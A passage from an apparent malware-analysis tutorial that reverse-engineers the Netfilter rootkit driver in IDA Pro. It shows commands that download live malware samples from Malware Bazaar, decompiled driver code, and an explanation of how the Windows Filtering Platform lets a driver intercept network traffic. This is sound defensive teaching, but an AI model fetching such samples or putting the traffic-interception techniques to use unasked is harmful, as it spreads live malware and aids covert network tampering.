
- **DeviceType:** it determines the device type.
- **FunctionCode:** it is an indicative about the function to be executed by the driver.
- **TransferType:** it determines how data will be transferred between the caller (user-mode application or another driver) and the target driver that is responsible for handling the IRP. Possible values are **METHOD_BUFFERED, METHOD_IN_DIRECT or METHOD_OUT_DIRECT, METHOD_NEITHER.**
- **RequiredAccess:** this parameter determines the type of access requested by the caller to open the file object that represents the device. Possible values: **FILE_ANY_ACCESS, FILE_READ_DATA, FILE_READ_DATA and FILE_WRITE_DATA.**

I think I have already provided enough concepts for this article and the next ones.

It is not my intention to analyze a malicious driver (rootkit) in this article, but I will do a fast analysis of one well known sample named **Netfilter** (also known as **Retliften**), which work as a trojan (x64) and that, at past, was signed (at that time) by Microsoft by mistake. To download it from **Malware Bazaar**, execute:

**malwoverview.py -b 5 -B e8e7f2f889948fd977b5941e6897921da28c8898a9ca1379816d9f3fa9bc40ff**

If readers want to list and download other potential malicious drivers,  this task can be done by executing the following command:




```
remnux@remnux:~$ malwoverview.py -b 2 -B sys -o 0 | grep sha256_hash
sha256_hash:  cabd60ec725c674fa67943c3a3e6dba76f004717bd21f5bd08ad1f102a78dee4
sha256_hash:  84f3defac886206bb0e44b53ca68edcf051d68a7e7156e54aff52c5e6dd949d4
sha256_hash:  6ee66d1744b129dcf0a0aa23e93273d132c498cde618b5cce19c230512c0014a
sha256_hash:  ad5df1129e2fa869f3417d53d337100e2622bbfbab41c87588a374f08de04926
sha256_hash:  809c7c9100e3b270fb903f09606c461dd61f19438ceaac87e17228e6d117301c
sha256_hash:  247d71c8442b75448ed9097c4522d4b015af6468992281f595965d877de2edac
sha256_hash:  9105768335f33a9d8f642e7f5bb5a1fd95b1e9726191d2046f5a2f009f963722
sha256_hash:  18c3d29d088477235cb4c08440259ce201b842dc4f58e49e121399b066be4d4e
sha256_hash:  c8ef7df613682412a29f9d0942f8ecbf2113976553a798a52705d5069bf2e28e
sha256_hash:  4e9b4ed5b34272696c249d4141c73441f5c5ba3148c710972726bba99ed1125c
sha256_hash:  9c627e04268f715f0675c9912b2f84a6696fc5376181a44517a82f403cc85766
sha256_hash:  fe15391608b0aed8a21dc50946718b06fc6bab27f2f2bf9d97d69d8882a5973b
sha256_hash:  66b675cc754e6bed36b15dd38f9e555edfcd4644c60366c0f7e03f82a4f11962
sha256_hash:  ccb8cfde53f6e66736d2b78555cc7aa443452a75e93f5f7818f673f9391d4caa
sha256_hash:  7da5e6b6212c03d4d862795d05aace1a06db4943489cb639b9ca9a88563c9d0f
sha256_hash:  21fe4db0bd019b4c9fe609a99d41361f94b492bd67b46bb4acdf62e44c31443f
sha256_hash:  0d37295ca4d9435b139a3d8dceca5bacc396756d89c883a983dc9462ba120775
sha256_hash:  dd23fdb05c78a10acc716ba234925a658f80b45eaca7d08ba045c67ca977827d
sha256_hash:  894e9d1e20ca364dde0773eb7235ce676cbf45dbd9ef02be61e9ecefd8b226fd
sha256_hash:  89512dc510da375ed93a2ad340de85b7db7faee1f0fe21c04189e85a140e4970
sha256_hash:  98e7fed39ba4cef4d4daf58b7b2cac2e42dea54e79ad16429af4e7852a490782
sha256_hash:  aca33b66c279613ad087858bb02daae72f173174102ceb9f0b20654e6741422
```

**[Figure 76] Listing malicious drivers from Malware Bazaar using Malwoverview (truncated output)**

The next step is to open it on **IDA Pro** and observe a few facts.

After launching **IDA Pro** and before jumping to **DriverEntry routine**, do not forget few basic steps:

- Force decompilation of the entire driver by going to **File → Produce file → Create C File.**
- Go to **Edit → Plugins → Hex-Rays Decompiler → Options** and change **Default radix value to 16**.
- As we are handling an x64 driver, open **Type Libraries View (SHIFT+F11)** and add (**INSERT key**) two libraries**: ntddk64_win10** and **netapi64_win10.**
- Open the **Signatures View** (**SHIFT+F5**) and check whether the following signatures are present: **ms64wdk, v64seh** and **vc64ucrt.** If they are not, add them.
- Type **CTRL+E** to go to the **Entry Point (DriverEntry).**



```
NTSTATUS __stdcall DriverEntry(
        _DRIVER_OBJECT *DriverObject,
        PUNICODE_STRING RegistryPath)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !DriverObject )
    return sub_140003C20(0i64, RegistryPath);
  qword_140013150 = (__int64)DriverObject;
  DestinationString.MaximumLength = 0x208;
  DestinationString.Length = 0;
  DestinationString.Buffer = (PWSTR)&unk_140013160;
  RtlCopyUnicodeString(&DestinationString, RegistryPath);
  result = WdfVersionBind(
             DriverObject,
             &DestinationString,
             &unk_14000A0F0,
             &qword_140013148);
  if ( result >= 0 )
  {
    v5 = sub_140001250(&unk_14000A0F0);
    if ( v5 < 0
      || (sub_1400012E0(), v5 = sub_140003C20(DriverObject, RegistryPath),
                           v5 < 0) )
    {
      sub_140001000();
      return v5;
    }
    else
    {
      if ( *(_BYTE *)(qword_140013148 + 0x30) )
      {
        DriverUnload = (PDRIVER_UNLOAD)qword_140013138;
        if ( DriverObject->DriverUnload )
          DriverUnload = DriverObject->DriverUnload;
        qword_140013138 = (__int64)DriverUnload;
        DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_140001040;
      }
      else if ( (*(_BYTE *)(qword_140013148 + 8) & 2) != 0 )
      {
        qword_140013140 = qword_140012B08;
        qword_140012B08 = (__int64)sub_140001030;
      }
      return 0;
    }
  }
  return result;
}
```

**[Figure 77] DriverEntry routine**

Likely readers will find common structures and routines that we have commented on in this article and, hopefully, it will not be hard. Actually, there are references that are familiar for us:

- **DriverEntry:** driver's entry point.
- **DriverObject:** a variable of type **DRIVER_OBJECT**, which represents the image of a loaded driver.
- **DriverUnload:** routine used to unload the driver.

However, there are two routines that we don't comment about yet:

- **RtlCopyUnicodeString:** as you already realized, this routine copies a string to a destination buffer. Remember that **Rtl means Real Time Library**.

- **WdfVersionBind:** this routine binds the driver to a specific WDF library version.

I could find definition of this function (and also **WdfVersionUnbind**) on https://github.com/microsoft/Windows-Driver-Frameworks/blob/main/src/framework/shared/inc/private/common/fxldr.h , which have the following prototypes:

```
NTSTATUS
WdfVersionBind(
    __in    PDRIVER_OBJECT DriverObject,
    __in    PUNICODE_STRING RegistryPath,
    __inout PWDF_BIND_INFO BindInfo,
    __out   PWDF_COMPONENT_GLOBALS* ComponentGlobals
    );

NTSTATUS
WdfVersionUnbind(
    __in PUNICODE_STRING RegistryPath,
    __in PWDF_BIND_INFO BindInfo,
    __in PWDF_COMPONENT_GLOBALS ComponentGlobals
    );
```


Readers already noticed that there are two types that we don't do not know anything about such as **PWDF_BIND_INFO** and **PWDF_COMPONENT_GLOBALS**. Usually, I have used two approaches find this information:

- Cloning the repository (**git clone** https://github.com/microsoft/Windows-Driver-Framework) and search recursively for the structures by using: **findstr /S <string> ***.

- Searching for structure definitions on the excellent websites such as https://github.com/winsiderss/systeminformer and https://doxygen.reactos.org/.

Unfortunately, you will discover that these structures also mention other ones in their definitions, but hopefully you will have all of them.


If you want to improve the **WdfVersionBind** definition on **IDA's idb** (it is not really necessary here) then it will be necessary to add all structure definitions into **Local Types (SHIFT+F1)**:



```
typedef ULONG WDF_MAJOR_VERSION;
typedef ULONG WDF_MINOR_VERSION;
typedef ULONG WDF_BUILD_NUMBER;
typedef PVOID WDF_COMPONENT_GLOBALS;

typedef struct _WDF_VERSION {
    WDF_MAJOR_VERSION  Major;
    WDF_MINOR_VERSION  Minor;
    WDF_BUILD_NUMBER   Build;
} WDF_VERSION;

typedef struct _WDF_BIND_INFO {
    ULONG              Size;
    PWCHAR             Component;
    WDF_VERSION        Version;
    ULONG              FuncCount;
    PVOID              FuncTable;
    PVOID              Module;
} WDF_BIND_INFO, * PWDF_BIND_INFO;
```

[Figure 78] Local types being declared and added into idb


Multiple entries will be created separately in the **Local Types View**, so right-click all of them and choose **Synchronize to idb** option.



| | | | | |
|---|---|---|---|---|
| 622 | WDF_MAJOR_VERSION | 00000004 | | typedef ULONG |
| 623 | WDF_MINOR_VERSION | 00000004 | | typedef ULONG |
| 624 | WDF_BUILD_NUMBER | 00000004 | | typedef ULONG |
| 625 | WDF_COMPONENT_GLOBALS | 00000008 | | typedef PVOID |
| 626 | _WDF_VERSION | 0000000C | Auto | struct {WDF_MAJOR_VERSION Major;WDF_MINOR_VERS |
| 627 | WDF_VERSION | 0000000C | Auto | typedef struct _WDF_VERSION |
| 628 | _WDF_BIND_INFO | 00000030 | Auto | struct {ULONG Size;PWCHAR Component;WDF_VERSION |
| 629 | WDF_BIND_INFO | 00000030 | Auto | typedef struct _WDF_BIND_INFO |
| 630 | PWDF_BIND_INFO | 00000008 | | typedef struct _WDF_BIND_INFO * |

[Figure 79] Local types being declared and added into idb


There will not be an amazing effect in the code for this specific case, but this procedure is still valuable to explain to readers how to  proceed in similar cases.  Anyway, by going to **sub_140003C20 →** **sub_14000395C** readers will easily identify the device name associated with the driver:



```
bool __fastcall sub_14000395C(PVOID Driver, __int64 a2, __int64 a3, __int64 a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = 0;
  LOBYTE(a4) = 1;
  LOBYTE(a3) = 1;
  sub_140003794(0i64, "NET_FILTER", a3, a4);
  if ( (unsigned __int8)sub_140002BBC() )
  {
    sub_140001D4C(L"\\Device\\netfilter", L"\\??\\netfilter");
    if ( (unsigned __int8)sub_14000184C(Driver, a2, _acrt_uninitialize_tmpfile) )
```

[Figure 80] Device name being revealed

Moving into **sub_140005284 routine** (not shown in the last image, but only three instructions below), we will find the following content:



```
NTSTATUS __fastcall sub_140005284(__int64 a1)
{
  NTSTATUS result; // eax
  NTSTATUS v3; // ebx
  FWPM_SESSION0 session; // [rsp+30h] [rbp-68h] BYREF

  sub_140007140(&session, 0i64, 0x48i64);
  session.flags = 1;
  result = FwpmEngineOpen0(0i64, 0xAu, 0i64, &session, &engineHandle);
  if ( result >= 0 )
  {
    result = FwpmTransactionBegin0(engineHandle, 0);
    if ( result >= 0 )
    {
      v3 = sub_140004F2C(a1);
      if ( v3 >= 0 )
      {
        sub_140004FB8();
        v3 = FwpmTransactionCommit0(engineHandle);
        if ( v3 < 0 )
          FwpsCalloutUnregisterById0(calloutId);
      }
      else
      {
        FwpmTransactionAbort0(engineHandle);
      }
      return v3;
    }
  }
  return result;
}
```

**[Figure 81] sub_140005284 routine**

From the last page we learned that this malicious driver named NET_FILTER is likely controlling (monitoring or even altering) the network filtering behavior through the network communication. Although I didn't have explained this stuff previously, APIs to interact with network stack on Windows are offered by the **WFP (Windows Filtering Platform).** In terms of nomenclature, the **WFP architecture** offers network stack composed by layers (there are about a hundred of them and each one has a **GUID associated**), which each layer can be composed by zero or more filters, and zero or more associated callout drivers, which are responsible of executing by processing the data. Yes, I know that concepts here might be hard to understand and, eventually, readers are not used to them, so a quick introduction might be useful at this point.

A good advantage of choosing this malicious driver is that I can superficially comment about **WFP (Windows Filtering Platform)**, which is an amazing and powerful resource that can be used as useful method to intercept and manipulate network data and, as everything in information security area, it can be used to good and bad purposes. The malicious driver itself is not important or relevant for us, but techniques and concepts definitely are. Therefore, beyond learning basic concepts about WFP, it will be possible to provide a preview of the technology applied to a real case and even restricted to this article, to try to correlate general concepts and details about the WFP framework with such analysis.

The **WFP (Windows Filtering Platform)** is composed by the following large components:

- **Filter Engine:** the component is responsible for performing the filtering task, calling callouts based on the classification and, at end, allow or not a determined traffic.
- **Base Filtering Engine:** this component is a macro component in the WFP, and it ties filters, reports, statistics, security model and configuration together.
- **Shims:** this component represents kernel mode components that actually make the filtering decision based on the classification.
- **Callout:** this component, as we learned so far, is a function that effectively permit, block, modify and even reinject a network traffic. As expected, they must be registered to WFP layers.

In few words, we can directly or indirectly interact with multiple components and subcomponent of the WFP such as:

- **Filters:** they are involved in the classification then they can be interpreted as rules to accept or block network traffic. Filters are organized within sublayers, and the order is given by the weight, which is similar to altitude for minifilter drivers.
- **Layers:** they work as the filter's organization inside the filter engine, and cannot be removed.
- **Sublayers:** they make part of layers, and generally handle exceptions in rules or a particular scenario. They can be added or removed, and there is a set of sublayers that are inherited by layers.
- **Callout:** they are a set of functions actively involved in the classification process as permitting or blocking network data. Callouts can be added or removed.
- **Shims:** it is the kernel-mode component that is responsible for making classifying decisions on filters of a specific layer. In other words, the shim component starts the classification, which is composed by applying the filters to, at the end, decide if a network traffic should be blocked or allowed.


The sequence of components involved in the processing is **network packet → network stack → shim → filters (from a layer) → callouts → shims (actually performing and following the filtering decision).** Decisions can be simplified as permitting (**FWPM_ACTION0.type = permit)** or blocking (**FWPM_ACTION0.type = block**), but there are few nuances:

- a block decision overrides a permit decision.
- a block decision is a final decision, but it still depends on the flag described on the next line.
- there is a flag named **FWPS_RIGHT_ACTION_WRITE** that enables and controls whether a lower sublayer (remember about weight concepts) can override a decision.
- A block decision made by a callout is a soft decision and a block decision made by a filter is a hard decision.

Returning to the code, readers see a series of functions being called, and in few words their meaning follow:


- **FwpmEngineOpen0**: it opens a session to the filter engine and, as expected, returns a handle to it.
- **FwpmTransactionBegin0:** starts a transaction with the current session and, to accomplish this task, it uses the handle to the opened session returned by **FwpmEngineOpen0** routine.

- Inside of the **sub_140004F2C routine**, we have **FwpsCalloutRegister1** function, which is responsible for registering a callout. This function receives a pointer to **Device Object**, a pointer to callout structure (typed as **FWPS_CALLOUT1_**) and returns a **calloutId** that is used to identify the callout within the filter engine. The **sub_140004F2C routine, FwpsCalloutRegister1** function and **FWPS_CALLOUT1_** structure is shown below:



